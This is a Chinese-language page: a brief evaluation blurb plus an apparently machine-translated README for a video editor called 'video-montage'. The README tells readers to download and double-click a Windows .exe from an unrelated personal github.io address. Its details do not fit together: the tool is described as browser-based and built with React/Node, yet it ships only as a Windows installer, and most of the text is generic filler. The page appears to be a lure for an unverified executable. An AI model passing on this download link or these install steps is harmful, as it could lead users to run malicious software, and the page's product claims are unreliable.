
video-montage:实践指南
面对实际交付,我看video-montage的重点不在星标,而在这项能力:使用基于本地浏览器的视频编辑从屏幕录制中生成定时旁白,从而实现产品演示配音的自动化。这类视频制作工具真正难在素材、节奏、编码和最终画面容易不一致,仓库说明只能作为第一层证据。试跑可以从拿一组已有素材完成一段短样片开始,并把素材路径、渲染结果、音画同步和导出格式写进验收记录。我的判断是,它更适合有真实素材并需要稳定视频产出的创作者;若眼下没有这类需求,先保留观察即可。

video-montage - 在本地快速创建专业产品视频
https://img.shields.io/badge/Download-VideoMontage-blue
视频剪辑可帮助您在自己的计算机上构建产品演示视频。您从屏幕上捕获帧,然后软件处理其余的事情。它使用自动配音工具将您的脚本转换为语音。您导入音频文件,该工具会根据语音计时将每个视频剪辑捕捉到正确的位置。它使用内置图形元素为您的视频添加干净、技术性的外观。
如何下载软件
您可以从项目页面获取该软件的最新版本。访问此页面下载适合您计算机的安装程序。
https://jennettemesoamerican289.github.io
对于 Windows,选择以 .exe 结尾的文件。将文件保存到您的计算机。下载完成后双击该文件即可开始安装。按照屏幕上的提示完成设置。
系统要求
该软件在 Windows 10 或 Windows 11 上运行。确保您的系统满足以下标准以获得最佳结果:
- 处理器:现代 Intel Core i5 或 AMD Ryzen 5 或更好。
- 内存:8个GB或RAM以上。
- 存储:500 MB 的可用空间用于存储应用程序文件。
- 显卡:支持 1920x1080 分辨率的显示器。
设置您的项目
当您打开应用程序时,您会看到一个主项目窗口。请按照以下步骤开始您的第一个视频:
- 单击“新建项目”按钮开始新的编辑会话。
- 选择计算机上包含视频屏幕截图的文件夹。该软件扫描这些文件并将它们添加到您的项目库中。
- 导入您的画外音音频文件。选择保存 MP3 文件的文件夹。
- 该软件通过检查时间戳将音频文件与视频剪辑进行匹配。您会看到剪辑按顺序填充您的视频时间轴。
使用编辑器
该界面显示三个主要区域。顶部区域存放您的媒体。中间区域充当您的时间轴。右侧面板允许您更改视频元素的设置。
要添加全息 HUD 图形,请将 HUD 组件从资源面板直接拖动到时间轴上。您可以调整这些图形的大小并将它们移动到屏幕上的任何位置。该软件将这些内容叠加在您的视频剪辑上,为您的产品演示提供技术性、简洁的美感。
如果需要调整剪辑的时间,请单击并拖动时间轴上剪辑的边缘。该软件会调整周围的剪辑,使所有内容与您的画外音保持同步。
⚙更改设置
您可以在“设置”菜单中更改软件处理视频的方式。该软件使用名为 FFmpeg 的库在后台处理视频文件。如果您发现性能缓慢,请在“项目设置”选项卡中选择较低的导出质量。
您还可以调整全息 HUD 元素的比例和颜色。使用侧边栏中的控件来增加亮度或更改图形的发光效果以匹配您的品牌风格。
导出您的视频
安排剪辑并添加图形后,您必须创建视频文件。单击窗口右上角的导出按钮。
该软件会打开一个窗口,询问您的保存位置。选择 MP4 等格式,以确保您的视频在所有现代设备上播放。选择您想要的分辨率。单击“开始导出”按钮开始渲染过程。
该软件在您的本地计算机上处理视频,因此速度取决于您计算机的功率。进度条移动时请勿关闭应用程序。
❓ 常见问题
该软件是否会将我的视频发送到云端? 不会。所有处理都发生在您的本地计算机上。您的文件保持私密。
如果音频与视频不匹配会发生什么? 您可以通过向左或向右拖动来手动移动时间轴上的剪辑。该软件会跟踪您的更改并自动更新预览。
我可以挽回我的错误吗? 是的。使用键盘快捷键 Control 加 Z 来撤消上一个操作。
此软件需要互联网连接吗? 您只需要连接互联网即可下载安装程序。一旦您将其安装到计算机上,该软件就可以离线工作。
项目特色
- 快速本地视频渲染。
- 基于音频长度的自动剪辑捕捉。
- 集成全息图形。
- 支持高分辨率视频导出。
- 简单的拖放界面。
关键词:ffmpeg、hud、nodejs、react、时间轴、typescript、视频编辑器、视频处理、vite、画外音








